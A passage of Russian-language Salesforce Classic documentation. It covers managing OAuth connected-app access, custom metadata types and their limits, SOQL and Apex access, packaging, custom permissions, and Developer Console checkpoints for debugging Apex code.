1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».
  - Просмотрите сведения о каждом доступном приложении, а также количество доступов и время последней попытки доступа приложения к данным.

### Прим.:

- Приложение может повторяться. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают значение поля «Количество использований», отображаемого для приложения. Доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому приложению доступно не более пяти маркеров доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа. Приложения OAuth 2.0 могут повторяться. Каждая строка таблицы представляет собой уникальное разрешение, поэтому приложение, запрашивающее несколько маркеров с разными областями, отображается несколько раз.
  - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
  - Чтобы отменить доступ приложения, щелкните **«Отменить»**. Приложение, доступ которого отменен, не может использовать указанный маркер авторизации для доступа к данным Salesforce.
-  **Важное замечание:** Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

СМ. ТАКЖЕ:

[Отклонение запроса на доступ к приложению](#)

[Запрос на доступ к приложению](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

## Отклонение запроса на доступ к приложению

Используемое внешнее приложение отправило запрос на предоставление доступа к данным Salesforce, но запрос был отклонен. Выполните выход из системы Salesforce. Затем можете вернуться к исходному приложению.

СМ. ТАКЖЕ:

[Подтверждение запроса на доступ к приложению](#)

[Запрос на доступ к приложению](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

## Типы настраиваемых метаданных

### Типы настраиваемых метаданных

При необходимости создайте собственные декларативные инфраструктуры разработчика для внутренних рабочих групп, партнеров и клиентов. Вместо разработки приложений на основе данных, рекомендуем разрабатывать приложения, которые определяются и управляются собственными типами метаданных. Метаданные — информация, описывающая конфигурацию организации каждого клиента.

Настраиваемые метаданные — это метаданные приложения, доступные для настройки, развертывания, пакетирования и обновления. Сначала создайте *тип настраиваемых метаданных*, который определяет форму метаданных приложения. Затем разработайте многократно используемую функцию, которая определяет алгоритм на основе метаданных данного типа. Подобно настраиваемому объекту или настраиваемому параметру, тип настраиваемых метаданных содержит список настраиваемых полей, соответствующих аспектам метаданных. После создания общедоступного типа настраиваемых метаданных

пользователям доступно декларативное создание *записей настраиваемых метаданных*, которые определяются по данному типу. При пакетировании общедоступного типа настраиваемых метаданных клиенты, устанавливающие пакет, могут добавлять собственные записи в тип метаданных. Настраиваемые метаданные считываются и используются многократно используемой функцией для создания настраиваемого алгоритма приложения.

Структура строк настраиваемых метаданных напоминает структуру строк настраиваемых объектов. Можно создавать, изменять и удалять строки настраиваемых метаданных в Metadata API или в программе настройки. Поскольку записи являются метаданными, их можно переносить с помощью пакетов или средств Metadata API. Записи настраиваемых метаданных доступны только для чтения в Apex, а также в API Enterprise и Partner.

Благодаря типам настраиваемых метаданных, пользователи могут отправлять неограниченное количество запросов SOQL для каждой транзакции Apex.


Ниже перечислены типы настраиваемых полей, поддерживаемые типами настраиваемых метаданных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

- Кнопка-флажок
- Дата
- Дата и время
- Эл. почта
- Число
- Процент
- Тел.
- Раскрывающийся список (бета-версия)
- Текст
- Область текста
- URL-адрес

 **Прим.:** Данный выпуск поддерживает бета-версию раскрывающихся списков для типов настраиваемых данных, являющихся полноценной, но имеющую некоторые ограничения.

Подписавшийся на управляемый пакет, содержащий тип настраиваемых метаданных, не может добавлять свои собственные поля в данный тип. Только организация, которая разрабатывает тип, может добавлять в него настраиваемые поля.

Настраиваемые поля метаданных являются *управляемыми*, это означает, что разработчик типа может решать, кто может изменять значения полей, после их развертывания в организации подписчика.

- Блокируется после выпуска: в любой записи типа значение поля становится неизменяемым после развертывания, в том числе и с помощью организации разработчика, где была создана запись.
- Редактируемое подписчиком: любой, обладающий соответствующими полномочиями, может изменить значение поля по своему усмотрению. Любые изменения, которые развертывает разработчик, не перезаписывают значения в организации подписчика.
- Обновляемое: разработчик записи может изменять значение поля, выпустив новую версию пакета настраиваемых метаданных. Подписчик не может изменить значение поля.

Типы и записи настраиваемых метаданных используют имена и метки. Имена типов должны быть уникальными внутри пространства имен. Имена записей должны быть уникальными внутри типа настраиваемых метаданных и пространства имен.

Настраиваемые записи метаданных могут быть защищены. Если разработчик выпускает защищенные записи в управляемом пакете, доступ к ним ограничен определенными способами.

- Код, который одинаков как в управляемом пакете, так и в настраиваемых записях метаданных, может читать записи.
- Код, одинаковый как в управляемом пакете, так и в настраиваемых типах метаданных, может читать записи, принадлежащие этому типу.
- Код в управляемом пакете, не содержащий типа либо защищенной записи, не может читать защищенные записи.
- Код, который создает подписчик, и код в неуправляемом пакете не может читать защищенные записи.
- Разработчик может изменить защищенные записи только с помощью обновления пакета. Подписчик не может читать или изменять защищенные записи. Имя разработчика защищенной записи не может быть изменено после выпуска.

Если создана защищенная настраиваемая запись метаданных в конкретной организации, то она доступна только по коду владельца, коду из неуправляемых пакетов и коду из управляемого пакета, который определяет его тип.

Настраиваемые типы метаданных также могут быть защищены, обеспечивая такую же защиту доступа, что и защищенные записи. Если изменить тип с защищенного на общедоступный, его защищенные записи останутся защищенными, а все другие записи станут общедоступными. Если используется программа установки, чтобы создать новую запись в защищенном типе, флажок защищенного компонента будет отмечен по умолчанию. После того, как тип станет

общедоступным, его нельзя будет преобразовать в защищенный. Подписчик не может создавать записи защищенного типа.

Документация, описывающая типы настраиваемых метаданных, ссылается на тестовое приложение и три вымышленные компании.

- Компания «Picklists R Us» разрабатывает многоразовые обновления для Salesforce App Cloud, включающие раскрывающиеся списки.
- Компания «TravelApp, Inc.» разрабатывает приложение для межпланетного путешествия, которое использует функции раскрывающихся списков, предоставленные компанией «Picklists R Us».
- Компания «Galactic Tours» является клиентом данных организаций. Пакет, предоставленный компанией «Picklists R Us», и расширение, предоставленное компанией «TravelApp, Inc.», устанавливаются компанией «Galactic Tours» в свою организацию.

Чтобы получить собственную копию тестового приложения и обсудить данную функцию, воспользуйтесь [группой сообщества Custom Metadata Types](#) на веб-узле `success.salesforce.com`.

## Ограничения для типов настраиваемых метаданных

Ниже перечислены особые алгоритмы и ограничения, действующие при использовании типов настраиваемых метаданных.

### No upsert()

Функция `upsert()` недоступна для настраиваемых метаданных.

### Обновление типов и записей

Нельзя обновить защищенные типы и записи в установленном управляемом пакете программным способом. Защищенные типы и записи можно изменить только путем обновления пакета.

Открытые типы и записи нельзя обновить с помощью Apex напрямую. Для изменения записей из Apex необходимо выполнить вызовы к Metadata API.

### Взаимосвязи метаданных

Взаимосвязи метаданных не поддерживаются. Тем не менее, они могут быть симитированы посредством текстовых полей, содержащих API-имя целевого объекта.

### Инструменты управления жизненным циклом приложений

Типы настраиваемых метаданных не поддерживают инструменты управления жизненным циклом приложений ниже.

- Управление версиями
- Tooling API
- Консоль разработчика

### Лицензии

Лицензии, заданные для пакета расширения, применяются к записям настраиваемых метаданных только при наличии типов в пакете расширения.

### SOQL

Типы настраиваемых метаданных поддерживают синтаксис запроса SOQL ниже.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- Параметр `fieldList` может содержать только поля, которые не являются взаимосвязью.
- Условие `FROM` может содержать только один объект.
- Нельзя использовать `COUNT` с типами настраиваемых метаданных.
- Можно использовать следующие операторы.
  - `IN` и `NOT IN`
  - `=`, `>`, `>=`, `<`, `<=` и `!=`
  - `LIKE`, включая заменители
  - `AND`
- Можно использовать `ORDER BY`, `ASC` и `DESC` с несколькими полями.

### Защищенные типы настраиваемых метаданных

Подписчики не могут добавлять записи настраиваемых метаданных в установленные типы настраиваемых метаданных, являющиеся защищенными. Чтобы разрешить подписчикам создание записей настраиваемых метаданных, заданных типом настраиваемых метаданных, убедитесь, что тип является общедоступным.

Metadata API возвращает защищенные определения настраиваемых сущностей (но не записей настраиваемых метаданных) в организации подписчика.

### Кэширование

Настраиваемые записи метаданных кэшируются на уровне типа после первого запроса на чтение. Это повышает производительность при последующих запросах. Запросы, которые находятся в ожидании при обновлении метаданных, не получают самые последние метаданные.

### Глобальные раскрывающиеся списки

Глобальные раскрывающиеся списки в типах настраиваемых метаданных не поддерживаются. Можно использовать только раскрывающиеся списки `sObject`.


### Раскрывающиеся списки и выпущенные управляемые пакеты

Подписчики на выпущенный управляемый пакет, включающий тип настраиваемых метаданных с раскрывающимся списком, не могут добавлять значения в этот раскрывающийся список, а также удалять значения из него. Разработчики, выпускающие управляемый пакет, содержащий тип настраиваемых метаданных с раскрывающимся списком, могут добавлять значения в этот раскрывающийся список, но не могут их удалять.

### Ограничения для настраиваемых метаданных

Ниже перечислены требования для типов и записей настраиваемых метаданных.

| Описание   | Максимальная величина |
|--|-----------------------|
| Количество запросов SOQL на транзакцию Apex                            | Не ограничено         |
| Объем настраиваемых метаданных на организацию*                         | 10 Мб                 |
| Объем настраиваемых метаданных на сертифицированный управляемый пакет* | 10 Мб                 |

 **Прим.:** Записи настраиваемых метаданных в сертифицированных управляемых пакетах, установленных пользователями, не

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

| Описание  | Максимальная величина  |
|---|--|
|   | учитываются ограничением организации. Тем не менее, ограничением учитываются записи настраиваемых метаданных, созданные пользователем. Это правило применяется независимо от того, создаются ли записи в вашем собственном типе настраиваемых метаданных или в типе из сертифицированного управляемого пакета. |
| Количество полей на тип или запись настраиваемых метаданных | 100  |
| Количество типов настраиваемых метаданных на организацию    | 100. Данное количество охватывает все типы, разработанные в организации и установленные из управляемых и неуправляемых пакетов.  |
| Количество символов на поле описания                        | 1,000  |
| Количество отображаемых записей на транзакцию               | 50,000   |
| Количество типов настраиваемых метаданных на один вызов     | 200  |

\* Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в запись настраиваемых метаданных рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9». При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.



## Создание, редактирование и удаление типов и записей настраиваемых метаданных

Чтобы создать, обновить или удалить типы и записи настраиваемых метаданных, воспользуйтесь интерфейсом Metadata API.

Дополнительную информацию см. в разделе «Типы настраиваемых метаданных (CustomObject)» [Руководства разработчика Metadata API](#).

## Загрузка записей с помощью средства загрузки настраиваемых метаданных

С помощью средства загрузки настраиваемых метаданных можно проводить пакетную загрузку записей в типы настраиваемых метаданных из CSV-файла.

Средство загрузки настраиваемых метаданных позволяет загружать до 200 записей в одном вызове.

1. [Загрузите](#) средство с портала Git и разверните пакет (CustomMetadataLoader-master/custom\_md\_loader/package.xml) в своей организации.
2. Создайте CSV-файл с заголовком, состоящим из API-имен полей типа настраиваемых метаданных. В нем обязательно должно иметься поле Label или Developer Name. В качестве примера можно посмотреть файл sample.csv из пакета загрузки. Если в организации используются пространства имен, укажите префикс пространства имен в заголовке.
3. В меню «Настройка» задайте разрешения для средства загрузки настраиваемых метаданных для нужных пользователей, включая себя.
4. Выберите **Средство загрузки настраиваемых метаданных** в палитре приложений.
5. Откройте вкладку «Средство загрузки настраиваемых метаданных». Приложение предложит настроить «Параметры удаленного узла», если это еще не было сделано.
6. Выберите свой CSV-файл и соответствующий тип настраиваемых метаданных.
7. Нажмите **«Создать настраиваемые метаданные»**, чтобы выполнить пакетную загрузку записей из CSV-файла.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Организации Professional Edition могут создавать, изменять и удалять только записи настраиваемых метаданных из типов в установленных пакетах.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise, Performance,**  
**Unlimited, Developer** и  
**Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей настраиваемых метаданных:

- «Настройка приложения»

Для использования средства загрузки настраиваемых метаданных:

- «Средство загрузки настраиваемых метаданных»

## Доступ к типам, записям и полям настраиваемых метаданных

### Доступ к типам и записям настраиваемых метаданных

Рекомендуем использовать SOQL для доступа к типам настраиваемых метаданных и извлечения API-имен записей для данных типов. Операции DML не поддерживаются настраиваемыми метаданными в Apex, интерфейсах Partner API и интерфейсах Enterprise API.

Дополнительную информацию об объекте sObject по имени «*Тип настраиваемых метаданных\_\_mdt*» см. в разделе «*Тип настраиваемых метаданных\_\_mdt*» *Справочного руководства по объектам для Salesforce и Force.com*.

Например, объявите переменную Apex `custMeta` типа настраиваемых метаданных `MyCustomMetadataType__mdt`, которая находится в пространстве имен, следующим образом.

```
MyCustomMetadataType__mdt custMeta;
```

Объявите переменную `custMeta` типа настраиваемых метаданных `TheirCustomMetadataType__mdt`, которая не находится в вашем пространстве имен, но находится в пространстве имен `their_ns`, следующим образом.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

Чтобы получить имена всех объектов типа настраиваемых метаданных `MyMdt__mdt`:

```
MyMdt__mdt[] allEntityNames = [select QualifiedApiName from MyMdt__mdt]
```

Нельзя использовать `queryMore()` с настраиваемыми метаданными, но можно использовать ключевые слова SOQL `LIMIT` и `OFFSET` для разбивки на страницы многочисленных записей. Дополнительные сведения см. в [Разбивка данных на страницы для приложений Force.com](#).

Кроме того, чтобы предоставить объект, который больше напоминает `Schema.SObjectDescribeResult`, чем SOQL, разрешите классу Apex по имени `Acme.MyMdtDescribeResult` инкапсулировать информацию, запрошенную из `Acme__MyMdt`. Затем создайте класс `Acme.Acme` с методами следующим образом:

```
Acme.MyMdtDescribeResult describeMyMdt(String qualifiedApiName) {
    ///perform queries and create object
}
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Организациям Professional Edition могут быть доступны только записи настраиваемых метаданных из установленных типов настраиваемых метаданных.

## Доступ к полям настраиваемых метаданных

Поля для типов и записей настраиваемых метаданных доступны только для чтения посредством SOQL.

SOQL ссылается на настраиваемые поля для типов настраиваемых метаданных аналогично интерфейсу Metadata API. Например, оператор SOQL ниже извлекает все значения `Field__c` и `Picklist__c` любого `PicklistUsage__mdt`, связанного с любым настраиваемым объектом `InterplanetaryGreeting__c`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Организациям Professional Edition могут быть доступны только поля настраиваемых метаданных из установленных типов настраиваемых метаданных.


```
SELECT Field__c, Picklist__c
  FROM PicklistUsage__mdt
 WHERE SObjectType__c = 'InterplanetaryGreeting__c'
```

Информация, являющаяся общей для всех настраиваемых метаданных, отображается в виде стандартных полей.

Дополнительную информацию см. в разделе «[Тип настраиваемых метаданных\\_\\_mdt](#)» [Справочного руководства по объектам для Salesforce и Force.com](#).

Оператор Apex ниже в пространстве имен `picklist1234` извлекает метку и пространство имен для настраиваемых метаданных, представленных в файловом интерфейсе Metadata API как `picklist1234__ReusablePicklistOption.travelApp1234__Motel6`. Данный оператор назначает объект переменной `motelEx`.

```
ReusablePicklistOption__mdt motelEx = [SELECT MasterLabel, NamespacePrefix
  FROM ReusablePicklistOption__mdt
  WHERE NamespacePrefix = 'travelApp1234'
  AND DeveloperName='Motel6'];
```

 **Прим.:** Подписчики могут выполнять пакетный код Apex, запрашивающий защищенные типы настраиваемых метаданных в одном пакете. Однако подписчики не могут запрашивать защищенные типы в установленном пакете с помощью кода Apex, созданном самостоятельно.

## Пакетирование типов и записей настраиваемых метаданных

Пакетирование типов и записей настраиваемых метаданных может выполняться посредством неуправляемых пакетов, управляемых пакетов или расширений управляемых пакетов. Затем пакеты могут быть установлены организациями Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Database.com Edition.

Рекомендуем использовать наборы изменений для развертывания типов и записей настраиваемых метаданных из безопасной среды.

Можно добавить настраиваемые типы метаданных и записей в пакеты с помощью пользовательского интерфейса Force.com. В меню «Настройка» введите *Пакеты* в поле «Быстрый поиск», затем выберите «**Пакеты**», нажмите на имя пакета, после чего нажмите кнопку «**Добавить**».

Чтобы добавить типы настраиваемых метаданных, выполните указанные ниже действия.


1. Выберите тип компонента «**Тип настраиваемых метаданных**».
2. Выберите тип настраиваемых метаданных для добавления в пакет.
3. Нажмите кнопку «**Добавить в пакет**».

Чтобы добавить записи настраиваемых метаданных, выполните указанные ниже действия.

1. Выберите ярлык настраиваемого типа метаданных из доступных типов компонентов, например, Reusable Picklist\_\_ mdt или, если тип происходит из расширяемого пакета — Reusable Picklist\_\_ mdt [picklist1234].
2. Выберите записи для добавления.
3. Нажмите кнопку «**Добавить в пакет**».

Добавление записи в пакет инициирует добавление соответствующего типа. Добавление записи в набор изменений инициирует добавление соответствующего типа в список зависимых компонентов.

Дополнительную информацию о наборах изменений и развертывании пакета см. в [Руководстве по жизненному циклу разработки](#).

 **Прим.:** Пакет, содержащий тип настраиваемых метаданных, который использовался для создания собственных записей, не может быть удален.

Как и со всеми компонентами упаковываемых метаданных, можно также добавить типы настраиваемых метаданных и записей в пакет, указав полное имя пакета в файле package.xml. Например, данный фрагмент содержит имя пакета из файла package.xml.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <fullName>Picklists R Us</fullName>
  ...
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

## Рекомендации по использованию пакетов с типами настраиваемых метаданных

Ниже перечислены рекомендации по использованию пакетов, содержащих типы настраиваемых метаданных.

Ниже перечислены действия, которые не поддерживаются после загрузки пакета «Управляемый — выпущенный», содержащего тип настраиваемых метаданных.

- Добавление обязательных полей в тип настраиваемых метаданных
- Преобразование любых необязательных полей в обязательные
- Удаление настраиваемых полей

## Настраиваемые полномочия

### Настраиваемые полномочия

Система позволяет использовать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

Система Salesforce поддерживает функции, многие из которых могут быть доступны только определенным пользователям. Параметры наборов полномочий и профилей включают встроенные параметры доступа для многих объектов (например, поля, вкладки и страницы Visualforce). Тем не менее, наборы полномочий и профили не поддерживают доступ к некоторым настраиваемым процессам и приложениям. Например, при использовании приложения Time-Off Manager отправка запросов на отгулы может быть доступна всем пользователям, тогда как утверждение данных запросов может быть доступно только небольшой группе пользователей. Подобные проверки доступа могут выполняться посредством настраиваемых полномочий.

Настраиваемые полномочия позволяют задавать проверки доступа, которые, подобно полномочиям пользователя и другим параметрам доступа, могут быть назначены пользователям посредством наборов полномочий или профилей. Например, задайте проверки доступа для кода Apex, который активирует кнопку на странице Visualforce только при назначении пользователю соответствующего настраиваемого полномочия.

Ниже перечислены способы запроса настраиваемых полномочий.

- Чтобы определить пользователей, которым доступно конкретное настраиваемое полномочие, рекомендуем использовать запрос SOQL для следующих объектов sObject: SetupEntityAccess и CustomPermission.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

- Чтобы определить настраиваемые полномочия, доступные пользователям при проверке подлинности в связанном приложении, рекомендуем использовать URL-адрес удостоверения пользователя, предоставляемый системой Salesforce вместе с маркером доступа для связанного приложения.

СМ. ТАКЖЕ:

[Создание настраиваемых полномочий](#)

[Добавление или удаление обязательных настраиваемых полномочий](#)

[Включение настраиваемых полномочий в наборах полномочий](#)

[Включение настраиваемых полномочий в профилях](#)

[Справочное руководство по объектам для Salesforce и Force.com: CustomPermission](#)

[URL-адреса удостоверений](#)

## Создание настраиваемых полномочий

Система позволяет создавать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

1. Введите строку *«Настраиваемые полномочия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые полномочия»**.
2. Нажмите кнопку **«Создать»**.
3. Введите сведения о полномочии.
  - «Метка»: метка полномочия, отображаемая в наборах полномочий.
  - «Имя»: уникальное имя, используемое интерфейсом API и управляемыми пакетами.
  - «Описание»: описание функций, доступных при наличии данного полномочия (например, «Утверждение запросов на отгулы»).
  - «Связанное приложение»: связанное приложение, назначенное данному полномочию.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настраиваемые полномочия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых полномочий:

- «Управление настраиваемыми полномочиями»

## Редактирование настраиваемых полномочий

Система позволяет редактировать настраиваемые полномочия, предоставляющие пользователям доступ к настраиваемым процессам или приложениям.

1. Введите строку *«Настраиваемые полномочия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые полномочия»**.
2. Щелкните ссылку **«Правка»** напротив нужного полномочия.
3. При необходимости измените сведения о полномочии.
  - «Метка»: метка полномочия, отображаемая в наборах полномочий.
  - «Имя»: уникальное имя, используемое интерфейсом API и управляемыми пакетами.
  - «Описание»: описание функций, доступных при наличии данного полномочия (например, «Утверждение запросов на отпуслы»).
  - «Связанное приложение»: связанное приложение, назначенное данному полномочию.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настраиваемые полномочия](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования настраиваемых полномочий:

- «Управление настраиваемыми полномочиями»

## Добавление или удаление обязательных настраиваемых полномочий

Обязательное настраиваемое полномочие — это настраиваемое полномочие, которое должно быть включено при включении родительского настраиваемого полномочия. Например, настраиваемое полномочие «Утверждение запросов на отгулы» может требовать наличия настраиваемого полномочия «Отправка запросов на отгулы».

1. Введите строку «*Настраиваемые полномочия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые полномочия**».
2. Создайте или выберите текущее настраиваемое полномочие.
3. Нажмите кнопку «**Правка**» в связанном списке «Обязательные настраиваемые полномочия».
4. Чтобы добавить настраиваемые полномочия, выберите нужные настраиваемые полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку «**Добавить**». Чтобы удалить настраиваемые полномочия, выберите нужные настраиваемые полномочия в списке «Обязательные настраиваемые полномочия» и нажмите кнопку «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настраиваемые полномочия](#)

## Отладка

### Отладка кода

Данный раздел содержит сведения об отладке созданного кода.

- [Вкладка Checkpoints](#)
- [Checkpoint Inspector](#)
- [Вкладка Logs](#)
- [Log Inspector](#)
- [Примеры использования представления Log Inspector](#)
- [Использование журналов отладки](#)

### Отладка посредством консоли разработчика

#### Вкладка Checkpoints

Вкладка **Checkpoints** отображает список сохраненных контрольных точек, содержащих снимок состояния объектов, находящихся в памяти на момент достижения контрольной точки.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления обязательных настраиваемых полномочий:

- «Управление настраиваемыми полномочиями»



| Checkpoints |                           |      |                | Checkpoint Locations               |      |           |
|-------------|---------------------------|------|----------------|------------------------------------|------|-----------|
| Namespace   | Class                     | Line | Date           | File                               | Line | Iteration |
| none        | PermsAssignmentController | 8    | 04/10 08:06:19 | PermsAssignmentController          | 40   | 1         |
| none        | PermsAssignmentController | 40   | 04/10 08:06:20 | PermissionAssignmentControllerTest | 4    | 1         |
|             |                           |      |                | PermsAssignmentController          | 8    | 1         |
|             |                           |      |                | UserResultTest                     | 4    | 1         |

## Checkpoints

Данный список содержит контрольные точки, доступные для просмотра. Чтобы просмотреть только контрольные точки, созданные после открытия консоли разработчика, последовательно выберите пункты **Debug > My Current Checkpoints Only**. Чтобы просмотреть все контрольные точки, сохраненные для организации, включая контрольные точки, созданные другими пользователями, снимите данный флажок.

Ниже перечислены сведения, отображаемые для каждой контрольной точки в списке.

| Столбец   | Описание   |
|-----------|--|
| Namespace | Пространство имен пакета, содержащего контрольную точку. |
| Class     | Класс Apex, содержащий контрольную точку.                |
| Line      | Номер строки, помеченной контрольной точкой.             |
| Time      | Время достижения контрольной точки.                      |

Чтобы отсортировать содержимое столбца, щелкните заголовок нужного столбца правой кнопкой мыши. При необходимости выберите столбцы, которые должны отображаться в списке Checkpoints.

Чтобы открыть контрольную точку, дважды щелкните нужную контрольную точку. Контрольная точка открывается в представлении [Checkpoint Inspector](#).

## Checkpoint Locations

Данный список определяет расположение каждой контрольной точки в исходном коде. Ниже перечислены сведения, отображаемые для каждого элемента в списке.

| Столбец   | Описание   |
|-----------|--|
| File      | Имя класса Apex, содержащего контрольную точку.                      |
| Line      | Номер строки, помеченной контрольной точкой.                         |
| Iteration | Значение итерации для сбора контрольной точки, используемой в цикле. |

По умолчанию итерации задается значение «1», указывающее на сохранение контрольной точки при первом выполнении строки исходного кода. При необходимости измените значение итерации (например, для определения причины несвоевременного завершения цикла). Чтобы изменить значение итерации, щелкните нужную ячейку и введите новое число. Для отдельной строки кода допускается сбор только одной контрольной точки, независимо от количества выполнений данной строки во время запроса.

Чтобы задать расположения контрольных точек, воспользуйтесь представлением [Source Code Editor](#). Чтобы удалить расположения контрольных точек, нажмите кнопку **Clear** или закройте консоль разработчика.

СМ. ТАКЖЕ:

[Checkpoint Inspector](#)


[Настройка контрольных точек в коде Apex](#)

[Наложение кода Apex и операторов SOQL](#)

[Использование консоли разработчика](#)

## Настройка контрольных точек в коде Apex

Рекомендуем использовать контрольные точки консоли разработчика для отладки классов и триггеров Apex. Контрольные точки не могут быть заданы в разметке Visualforce.

 **Важное замечание:** Чтобы воспользоваться контрольными точками, выберите уровень журнала Apex **Finer** или **Finest**. См. подраздел «[Настройка уровней регистрации](#)».


Чтобы задать новую контрольную точку, выполните указанные ниже действия.

1. Откройте класс или триггер Apex в представлении Source Code Editor.
2. Щелкните поле слева от номера нужной строки. Одновременно разрешается активировать не более пяти контрольных точек.

Результаты контрольной точки собираются только один раз, независимо от количества выполнений строки кода. По умолчанию сбор результатов контрольной точки осуществляется перед первым выполнением строки кода. При необходимости измените итерацию сбора в списке Checkpoint Locations на вкладке Checkpoints. Кроме того, пользователи могут накладывать код Apex и операторы SOQL, выполняемые при выполнении кода в контрольной точке.

3. Откройте консоль разработчика и выполните код.
4. Просмотрите контрольные точки и результаты на вкладке Checkpoints.

Чтобы удалить контрольные точки, последовательно выберите пункты **Debug** > **Clear Checkpoint Locations**.

 **Прим.:** Если контрольная точка задается в методе с примечанием `@future`, то консоль разработчика должна быть открыта до завершения асинхронного выполнения метода `@future`.

СМ. ТАКЖЕ:

[Log Inspector](#)

[Наложение кода Apex и операторов SOQL](#)

[Вкладка Checkpoints](#)

[Checkpoint Inspector](#)

